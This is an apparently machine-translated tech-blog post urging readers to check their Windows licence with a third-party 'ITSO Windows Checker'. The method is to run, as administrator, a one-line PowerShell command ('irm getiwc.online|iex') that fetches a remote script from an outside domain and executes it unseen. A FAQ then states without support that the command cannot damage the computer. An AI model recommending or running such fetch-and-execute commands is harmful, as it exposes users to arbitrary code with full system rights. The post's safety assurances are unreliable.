Check Windows copyright using Powershell is the quickest solution when you hear that using pirated software can be criminally prosecuted. Recently, this news is causing people to stir and worry about their computers. Therefore, determining whether the operating system being used is “real” or cracked has become more urgent than ever. Let’s go together AnonyViet Discover this extremely simple way now!
📢 Join the channel Telegram belong to AnonyViet
Update new articles, cool tools and IT tips fastest
Instructions on how to check Windows copyright using Powershell
To perform this trick, you do not need to download any heavy software to your device. Everything is done through the built-in Windows command line environment. The Windows copyright check is equal to Powershell goes extremely smoothly if you follow these steps correctly:

Step 1: First, click the Start icon (or Windows key on the keyboard), type PowerShell. When the results appear, remember to right click and select Run as administrator okay. Must run under the highest administrator for the command to work.

Step 2: A window appears. Now, copy and paste the following command line exactly:
irm getiwc.online|iex
After pasting, type confidently Enter.

Step 3: Wait a few seconds, the system will download the data and display the tool’s interface ITSO Windows Checker.

On the screen there will be a menu of options. You just need to type No.1 (Check the Windows license of the computer you are using) then press Enter Let the tool start scanning.
With just 3 such short steps, the process of checking Windows copyright with Powershell has completed the data entry part. All that’s left is to sit back and wait for the results to come back.
Read and understand the results: Green is safe, red is alarm
After the tool finishes running, the screen will return a detailed analysis table. If your computer is a genuine purchase, the copyright is available Windows factory (OEM) number integrated in the BIOS, the result will appear as one green extremely cool. The big words “VALID” and the congratulations on the clean machine make you breathe a sigh of relief.

I tried bringing this tool to run on another computer. The result returned was “positive” and it was bright red, guys! The warning screen detecting that the device is using crack (KMS / Script online) appears clearly. Looking at the red crack trace analysis table gave me chills, feeling like the police were about to knock on the door. Through this, we can see how accurate and intuitive the results of checking Windows copyright with Powershell are.
What else can this tool do besides detect errors?
A huge plus point of ITSO Windows Checker is that it not only knows how to “indicate” but also knows how to “cure”. If by chance your Windows license check result using Powershell returns red, the tool will suggest you the key number 2 in the conclusion.
When you choose number 2, the tool will help you completely remove unauthorized activation keys, erasing remnants of cracked software in the system. Thanks to that, your computer will be returned to its original, clean state. After this step, if you are a business or an individual user who wants to comply with the law, you just need to proactively buy a genuine key and enter it. At night, sleep with your pillow raised high, without fear of anyone watching.
Sincere advice
It must be said again and again, in the past when the economy was still tight, it was common for people to use software “temples”. But times are different now. If our country wants to reach out to the big ocean and play on the global playing field, it is mandatory to comply with their rules of the game, especially intellectual property issues.
Applying the method of checking Windows copyright using Powershell is a stepping stone for us to change our habits. Using genuine products not only helps your computer receive the latest security updates and avoid ransomware viruses, but is also the way we enter the era of digital civilization in the most dignified way. Slowly you get used to it, guys, invest once and use for a lifetime, but it’s cheap!
Conclusion
In short, work Check Windows copyright with Powershell Really convenient and necessary in today’s times. Thanks to that, you will no longer be afraid every time you hear news about software copyright infringement penalties. Please proactively clean up the system and aim to use genuine products. Wishing you successful operations!
Frequently Asked Questions (Q&A)
1. Will running a command in Powershell damage the computer?
Absolutely not. This command only calls a tool to check system information, and does not delete personal files or damage your operating system.
2. What should I do if I accidentally discover that my computer is using Windows crack?
You can immediately use feature number 2 of the tool to remove illegal keys. After that, buy a genuine Windows license key at a reputable dealer to reactivate.
3. Can this tool check the copyright of Office software?
According to current information, the ITSO Windows Checker tool focuses mainly on analyzing and checking the copyright of the Windows operating system.